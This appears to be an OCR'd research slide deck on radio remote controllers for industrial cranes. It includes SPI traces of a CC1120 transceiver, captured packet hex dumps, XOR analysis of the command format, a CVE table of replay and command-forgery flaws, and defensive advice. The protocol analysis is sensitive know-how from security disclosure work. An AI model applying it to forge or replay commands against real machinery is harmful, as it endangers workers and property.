0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F

....


10.4 Continuous Transmissions


In data streaming applications, the ***CC112X*** opens up for continuous transmissions at an effective symbol rate of up to 200 kbps. As the modulation is done with a closed loop PLL, there is no limitation in the length of a transmission (open loop modulation used in some transceivers often prevents this kind of continuous data streaming and reduces the effective data rate).


Juuko – Obfuscated Payloads


Juuko


JUUKO
INDUSTRIAL RADIO REMOTE CONTROL
RECEIVER
ERROR
ACTIVE
RECEIVING
JUUKO
STATUS
1
2
START





B0003A5
JK-HS1500EM
MODEL ... K800
ID: 201077C8
CH: 171 – 212
JUUKO


breakout pins
MOSI
SCLK
MISO
CSn
to antenna
7
8
9
11
CC1120


Preamble
Sync Words
Data
$+1d$
$+\frac{1}{3}d$
$-\frac{1}{3}d$
$-1d$
1 0 1 0 1 0 1
1 1 0 1 0 0 1
00 01 01 11 10 00 11


Noise: 0.0090
Center: 0.0012
Bit Length: 170
Error Tolerance: 5
Modulation: FSK
Autodetect parameters
0 selected 0.00 ns
Filter (moving average)
aaaaaa930b51de2d96e7ab970e1e1a0 [Pause: 4686 samples]
Signal View: Demodulated
Show Signal as Hex
2: Complex Signal
oi-USRP-434_177MHz-1MSps-1MHz
Noise: 0.0090
Center: 0.0000
Bit Length: 170
Error Tolerance: 5
Modulation: FSK
Autodetect parameters
Y-Scale
0 selected 0.00 ns
Filter (moving average)

11
10
00
01




```
00000 06495.75us 0006495.75us S W 2:Command  36:SIDLE                  // lowest power mode possible
00002 06545.31us 0000025.94us S W 2:Command  3a:SFRX                   // flush the RX FIFO
00004 06594.88us 0000025.87us S W 2:Command  3b:SFTX                   // flush the TX FIFO
00006 06653.69us 0000035.12us S W 2:Command  36:SIDLE                  // ...
00008 06703.25us 0000025.87us S W 2:Command  3a:SFRX
00010 06752.81us 0000025.87us S W 2:Command  3b:SFTX
00012 06823.06us 0000046.56us S W 2:Command  36:SIDLE
00014 06997.44us 0000150.69us S W 2:Command  3a:SFRX
00016 07047.00us 0000025.88us S W 2:Command  3b:SFTX
00018 07097.81us 0000027.13us S W 1:Extended 0c:FREQ2            0x6c  // frequency configuration
00019 07122.75us 0000024.94us S W 1:Extended 0d:FREQ1            0x8b  // ...
00020 07147.62us 0000024.88us S W 1:Extended 0e:FREQ0            0x5c  // ...
00021 07176.06us 0000028.44us S W 1:Extended 25:FS_VCO2          0x00  // voltage-controlled oscillator configuration
00022 07203.69us 0000027.62us S R 1:Extended 15:FS_CAL2          0x20  // freq. synthesizer calibration configuration
00023 07233.06us 0000029.37us S W 1:Extended 15:FS_CAL2          0x22  // ...
00024 07257.75us 0000024.69us S W 2:Command  33:SCAL                   // run calibration
00039 07689.19us 0000028.88us S R 1:Extended 25:FS_VCO2          0x4e  // ...
00040 07717.31us 0000028.13us S R 1:Extended 23:FS_VCO4          0x10
00041 07745.50us 0000028.19us S R 1:Extended 18:FS_CHP           0x2b
00042 07773.88us 0000028.38us S W 1:Extended 25:FS_VCO2          0x00
00043 07802.50us 0000028.63us S W 1:Extended 15:FS_CAL2          0x20
00044 07827.19us 0000024.69us S W 2:Command  33:SCAL
00055 08247.38us 0000028.87us S R 1:Extended 25:FS_VCO2          0x4f
00056 08275.50us 0000028.13us S R 1:Extended 23:FS_VCO4          0x10
00057 08303.69us 0000028.19us S R 1:Extended 18:FS_CHP           0x29
00058 08333.31us 0000029.63us S W 1:Extended 25:FS_VCO2          0x4f
00059 08361.50us 0000028.19us S W 1:Extended 23:FS_VCO4          0x10
00060 08389.62us 0000028.13us S W 1:Extended 18:FS_CHP           0x29  // ...end of calibration
00061 08595.62us 0000206.00us B W 4:SFIFO    3f:SFIFO            0x0d 0xa2 0xd8 0xe5 0x6e 0xfb 0x88 0x08 0xc2 0x97 0xa4 0x2d 0xb6 0x9e
00062 08690.81us 0000095.19us S W 2:Command  35:STX                    // transmit what's on the FIFO
```


PREAMBLE	SYNC	LEN	ADDR	DATA	CRC-16

SID	CODE	...	COMMAND	CHECKSUM

```
00 65 89 43 88 D3 32 CF 44 A5 06 B2
01 7A 75 48 8C C0 22 C0 34 9A FA B8
02 7B 7D 71 98 CD 2E DD 34 9B 02 B2
03 78 71 46 8C C2 1E BE 14 78 DE E4
04 79 71 47 88 3F 1A BB 04 69 CE F2
05 7E 7D 4C 8C 3C 1A BC 04 5E C2 F8
06 7F 65 75 98 C9 16 A9 14 6F CA F2
07 7C 79 7A 9C CE 16 AA 14 6C C6 FC
08 7D 79 7B E8 DB 22 D7 24 7D D6 E2
09 72 65 60 EC E8 32 C8 34 92 EA 98
0A 73 6D 69 F8 F5 DE E5 54 B3 12 A2
```

```
02 7B 7D 71 98 CD 0E CD 34 9A 02 83
02 7B 7D 71 98 CD 2E 4D 34 9B 02 22
02 7B 7D 71 98 CD 2E 8D 34 9B 02 E2
02 7B 7D 71 98 CD 2E C5 34 9B 02 AA
02 7B 7D 71 98 CD 2E C9 34 9B 02 A6
02 7B 7D 71 98 CD 2E CC 34 9B 02 A3
02 7B 7D 71 98 CD 2E CD 34 9B 02 A2
02 7B 7D 71 98 CD 2E CF 34 9B 02 A0
02 7B 7D 71 98 CD 2E ED 34 9B 02 82
```

```
                          01                  1 00                   10                  0 00                  0
00000000 01100101 10001001 01000011 10001000 11010011 00110010 11001111 01000100 10100101 00000110 10110010
00000001 01111010 01110101 01001000 10001100 11000000 00100010 11000000 00110100 10011010 11111010 10111000
00000010 01111011 01111101 01110001 10011000 11001101 00101110 11011101 00110100 10011011 00000010 10110010
00000011 01111000 01110001 01000110 10001100 11000010 00011110 10111110 00010100 01111000 11011110 11100100
00000100 01111001 01110001 01000111 10001000 00111111 00011010 10111011 00000100 01101001 11001110 11110010
00000101 01111110 01111101 01001100 10001100 00111100 00011010 10111100 00000100 01011110 11000010 11111000
00000110 01111111 01100101 01110101 10011000 11001001 00010110 10101001 00010100 01101111 11001010 11110010
00000111 01111100 01111001 01111010 10011100 11001110 00010110 10101010 00010100 01101100 11000110 11111100
00001000 01111101 01111001 01111011 11101000 11011011 00100010 11010111 00100100 01111101 11010110 11100010
00001001 01110010 01100101 01100000 11101100 11101000 00110010 11001000 00110100 10010010 11101010 10011000
00001010 01110011 01101101 01101001 11111000 11110101 11011110 11100101 01010100 10110011 00010010 10100010
00001011 01110000 01100001 01111110 11101100 11101010 11001110 11000110 00110100 10010000 11101110 10010100
00001100 01110001 01100001 01111111 11101000 11100111 11001010 11000011 00100100 10000001 11011110 11100010
00001101 01010110 10001101 01000100 10001100 11000100 00101010 10100100 00000100 01010110 10110010 11011000
00001101 01010110 10001101 01000100 10001100 11000100 00101010 10110100 00000100 01010110 10110010 11001000
00001110 01010111 10010101 00101101 10111000 00110001 00000110 10110001 11110100 01000111 10011010 00100010
00001111 01010100 10101001 00110010 01011100 00010110 01100110 10000010 11010100 00100100 01110110 00001100
00001111 01010100 10101001 00110010 01011100 00010110 01100110 10010010 11010100 00100100 01110110 00011100
```



Seq. ID = 2

```
00 65 89 43 88 D3 32 CF 44 A5 06 B2
01 7A 75 48 8C C0 22 C0 34 9A FA B8
02 7B 7D 71 98 CD 2E DD 34 9B 02 B2
03 78 71 46 8C C2 1E BE 14 78 DE E4
04 79 71 47 88 3F 1A BB 04 69 CE F2
05 7E 7D 4C 8C 3C 1A BC 04 5E C2 F8
```

```
02 7B 7D 71 98 CD 0E CD 34 9A 02 83
02 7B 7D 71 98 CD 2E 4D 34 9B 02 22
02 7B 7D 71 98 CD 2E 8D 34 9B 02 E2
02 7B 7D 71 98 CD 2E C5 34 9B 02 AA
02 7B 7D 71 98 CD 2E C9 34 9B 02 A6
02 7B 7D 71 98 CD 2E CC 34 9B 02 A3
```

Seq. ID

[SID][PACKET_CODE (4 bytes)][SUM1][0x00][CMD][0x000000][SUM2]

```
08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1) .^ 08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1)   =   00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1) .^ 0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1)   =   00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1) .^ 0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1)   =   00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
11 A2 E2 28 6C B3 42 61 B4 0A 5A 25 (x1) .^ 11 6A 95 38 4C 70 42 60 B4 0A 5A 68 (x1)   =   00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
14 A1 E6 27 68 AC BA 3A 84 D9 2E EF (x1) .^ 14 69 91 37 48 6F BA 3B 84 D9 2E A2 (x1)   =   00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
19 AA F2 40 8C DB 52 69 B4 02 4A 05 (x1) .^ 19 62 85 50 AC 18 52 69 B4 02 4A 49 (x1)   =   00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
1C A9 F6 3F 88 D4 6A 62 A4 F1 3E 1F (x1) .^ 1C 61 81 2F A8 17 6A 63 A4 F1 3E 52 (x1)   =   00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
1F 8C BE F2 3C 85 86 13 54 94 D6 81 (x1) .^ 1F 44 C9 E2 1C 46 86 12 54 94 D6 CC (x1)   =   00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1) .^ 20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1)   =   00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1) .^ 24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1)   =   00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1) .^ 29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1)   =   00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
```

Conclusion

Patterns of vulnerabilities

- No rolling-code
- Weak or no encryption at all
- Lack of software / firmware protection

Vendor	CVE-ID	Status
Circuit Design	ZDI-CAN-6185 (replay attack)	Closed(No fix)
SAGA	CVE-2018-17903 (replay attack / command forgery) CVE-2018-20783 (malicious pairing) CVE-2018-17923 (malicious firmware upgrade)	Fixed Fixed Fixed
Telecrane	CVE-2018-17935 (replay attack)	Fixed
Juuko	ZDI-18-1336 (replay attack) ZDI-18-1362 (command forgery)	0day 0day
ELCA	CVE-2018-18851 (replay attack)	Closed(EOL)
Autec	ZDI-CAN-6183 (replay attack)	Closed(No fix)
Hetronic	CVE-2018-19023 (replay attack)	Fixed

If You Are a Vendor

Physical Security

- ✓Open chassis → Mass erase

Firmware Security

- ✓Blow up JTAG fuses
- ✓Mass erase in case of incorrect BSL password (Optional)
- ✓Avoid vulnerable BSL versions
- ✓Probe-sensitive circuits

Radio Security


- ✓Use standard protocols
- ✓Right design of emergency STOP

If You Are a User

- ✓Ask your vendor for cybersecurity
- ✓Obtain patches and apply them
- ✓Use devices with 2nd channel or Virtual Fencing
- ✓Remember safety ≠ security

Black Hat Sound Bytes

- Use open well-known protocols instead of proprietary ones.
- Use a second channel or virtual fencing in mission critical remote controllers.
- Mind physical, firmware and radio security.



Download the paper:
https://bit.ly/2Mfk2UO

Questions?

philippe_z_lin@trendmicro.com

akira_urano@trendmicro.com

TREND MICRO | research